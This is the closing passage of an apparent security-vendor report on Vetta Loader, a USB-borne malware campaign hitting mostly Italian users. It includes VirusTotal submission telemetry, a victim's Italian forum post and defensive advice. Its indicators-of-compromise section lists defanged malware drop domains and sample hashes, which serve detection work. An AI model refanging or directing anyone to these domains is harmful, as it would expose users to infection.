Figure 38 Correct attribution to Vetta Loader

For the overview of the campaign, we are confident that it has been around since 2020 (oldest Sample found 81875a13eded6ccf4ea0a41cdcf62f62287aba9fb2cd80d2e7444fae6340882b) and most of the victims/submitters are Italian by looking at the telemetry on Virustotal and the internal cases.

Date	Name	Source	Country
2023-07-12 16:19:37 UTC	Runtime Broker.exe	75b039cf - web	IT
2023-07-25 18:24:09 UTC	abdu.swf	48745e33 - web	IT
2023-07-27 10:41:08 UTC	Runtime Broker.exe	bb354393 - web	IT
2023-07-30 16:29:53 UTC	Runtime Broker.exe	69c8a091 - web	IT
2023-07-31 10:28:08 UTC	Runtime Broker.exe	3feab909 - web	IT
2023-07-31 12:39:29 UTC	Runtime Broker.exe	74f54f70 - community	IT
2023-07-31 15:16:10 UTC	Runtime Broker.exe	74f54f70 - community	IT
2023-08-03 12:08:17 UTC	Runtime1 Broker.exe	e9039995 - web	IT
2023-08-03 18:24:13 UTC	Runtime Broker.exe	5a5eef47 - web	IT
2023-08-09 19:42:52 UTC	abdu.swf	a36fb790 - web	IT
2023-08-11 08:40:41 UTC	Runtime Broker.exe	41a72977 - web	IT
2023-08-16 16:18:31 UTC	abdu.swf	371936ce - web	IT
2023-08-24 10:05:17 UTC	Runtime Broker.exe	ce609bd4 - web	IT
2023-09-01 04:52:30 UTC	Runtime Broker.exe	56f37ec7 - web	IT
2023-09-01 06:10:09 UTC	Runtime Broker.exe	964a75ab - web	IT
2023-09-01 10:17:51 UTC	Runtime Broker.exe	964a75ab - web	IT
2023-09-04 19:37:50 UTC	node2.exe	af92e9d8 - web	RO
2023-09-05 08:22:13 UTC	Runtime Broker.exe	a51d7686 - web	IT
2023-09-07 10:50:21 UTC	Runtime Broker.exe	046fad27 - community	IT
2023-09-08 01:57:02 UTC	Runtime Broker.exe	31bfaf6c - community	IT
2023-09-08 07:00:00 UTC	Runtime Broker.exe	c08b3668 - web	IT
2023-09-10 08:29:21 UTC	Runtime Broker.exe	a8bec848 - web	IT
2023-09-10 08:42:11 UTC	Runtime Broker.exe	a8bec848 - web	IT
2023-09-11 11:02:36 UTC	Runtime Broker.exe	9c2c3e8d - web	US
2023-09-14 09:43:05 UTC	abdu.swf	c56c5a1c - web	IT
2023-09-15 10:35:20 UTC	Runtime Broker.exe	b7ca719e - web	IT
2023-09-15 17:24:29 UTC	Runtime Broker.exe	cba30f12 - community	IT
2023-09-16 08:25:47 UTC	a.exe	dee60309 - web	IT
2023-09-18 07:15:27 UTC	Runtime Broker.exe	b95c06dd - web	IT
2023-09-18 11:16:23 UTC	Runtime Broker.exe	afff1008 - web	CZ
2023-09-19 06:57:08 UTC	Runtime Broker.exe	3c4962af - web	FI
2023-09-19 09:40:51 UTC	Runtime Broker.exe	7ee288b1 - web	IT
2023-09-20 07:59:29 UTC	Runtime Broker.exe	58e73663 - web	IT
2023-09-20 10:34:07 UTC	Runtime Broker.exe	07e12b0b - web	IT
2023-09-20 16:08:21 UTC	Runtime Broker.exe	7ed24db1 - web	IT

Figure 39 Submitters on Virustotal showing a majority of Italian victims

Also, we found posts related to the campaign in the support forums of Microsoft, Malwarebytes and Bitdefender. This phenomenon demonstrated how this threat is spread in Italy, and how many users affected. An example of these requests in support forum is the following.

RO romagna99 — Creato il 2 maggio 2023

Collegamenti inutili nella chiavetta.

Ciao a tutti e tutte,
Quando inserisco un qualsiasi dispositivo di archiviazione esterno (chiavette, schede SD...) al mio pc HP con Windows 11, mi compare un collegamento dentro alla chiavetta (non facendomi vedere i file che avevo caricato), e, se ci clicco sopra, (magicamente), vengono aperti, in un'altra scheda, tutti i miei file. È una cosa abbastanza fastidiosa.
Ho visto questa persona che ha avuto il mio stesso problema. Ho provato ad installare Malwarebytes, ma non trova niente, e continua a bloccare un'indirizzo web: wjecpujpanmwm.tk
Spero che qualcuno possa aiutarmi.

Figure 40 Italian victim describing the behaviour of Vetta Loader (with same c2) while using external devices

Conclusion

USB drives confirm to be one of the most reliable means of malware distribution and Vetta Loader is one of the most spread in Italy. The importance of deploy and keep track of malware distribution to these devices is fundamental, because users tend to retain quite reliable the content of their own drives and they are not available to sanitize them, and this human bias is shown in the just previous paragraph, where users define the infection as an “annoying thing”, and they don’t think about the risk of the infection.

However, as previously stated, we observed and mitigated this threat also in large manufacturing companies. Thus, Vetta Loader is a serious threat for threat landscape in industries. So, Yoroi suggests to use only trusted drives, enable automatic antivirus scans, and adopt USB sanitizers.

Indicators of Compromise

- **Dropurl**
  - evinfeoptasw[.]dedyn[.]io
  - wjecpujpanmwm[.]tk
  - studiofotografico35mm[.]altervista[.]org
  - ncnskjhrbefwifjhww[.]tk
  - geraldonsboutique[.]altervista[.]org
  - captcha[.]grouphelp[.]top
  - lucaespo[.]altervista[.]org
  - captcha[.]tgbot[.]it
  - monumental[.]ga
  - bobsmith[.]apiworld[.]cf
  - luke[.]compeysonp[.]eu[.]org
  - eu1[.]microtunnel[.]it
- **Samples**
  - 060882f97ace7cb6238e714fd48b3448939699e9f085418af351c42b401a1227
  - 15d977dae1726c2944b0b4965980a92d8e8616da20e4d47d74120073cbc701b3
  - 180b12a5f16ff2269d640b5a28d0b1d46013f3f163ee8b3c3b34166905c78e0c
  - 218a819360df70ecc4cdbdfac4fbc0e49be3f4cadbad04d591a3de992617dac2
  - 39ae5ca001383b9bd0e97eb6877279a9f366935a49f511e3a51b1aefdc85ee7e
  - 4f05f962f321aa294e8dd185c6c86891183d175f54863e49e0151c1237287eb8
  - 5dcbfc437c20e2e5e25a717017fd525cbe4834ce888c47002001c28cf85c20b8
  - 664194273245a994abf929898d9ca5ec5cfb594d4b024935050dd9f6a1a42b67
  - 686a6fe6db2b8510555559f05132d5f9776051c74d91d96f0ac7eed1a33f8d4d
  - 742170a2102136e2d96dfe1ce9c2a41a6c049777b541723ea6d90dc22c48503b
  - 81875a13eded6ccf4ea0a41cdcf62f62287aba9fb2cd80d2e7444fae6340882b
  - 84674ae8db63036d1178bb42fa5d1b506c96b3b22ce22a261054ef4d021d2c69
  - 8a492973b12f84f49c52216d8c29755597f0b92a02311286b1f75ef5c265c30d
  - 8c25b73245ada24d2002936ea0f3bcc296fdcc9071770d81800a2e76bfca3617
  - 8eff1963dbfb05c51be299ca74fb40cc8b4ddf204c94f508173744466fdb8749
  - 90cb376fba68978a556af5861c5b8084c18ad62c75d08ac29dd768ad1029c150
  - a47e7b940c6387b21ad32181c85a7972c43d2568e26f35c28f8ea9fde0cb3cea
  - a4f20b60a50345ddf3ac71b6e8c5ebcb9d069721b0b0edc822ed2e7569a0bb40
  - b9ffba378d4165f003f41a619692a8898aed2e819347b25994f7a5e771045217
  - ca0ec4e1dde27b42c0df0cd9278289dce950adbad32dc178f058c503fa939381
  - d9ebb6958afcd1907651487062108ec56a2af9eb935f2437156584081cb56b2f
  - e78f9fc1df1295c561b610de97b945ff1a94c6940b59cdd3fcb605b9b1a65a0d

Yoroi S.r.l.
www.yoroi.company - info@yoroi.company

Piazza Sallustio, 9
00187 – Roma (RM)
+39 (051) 0301005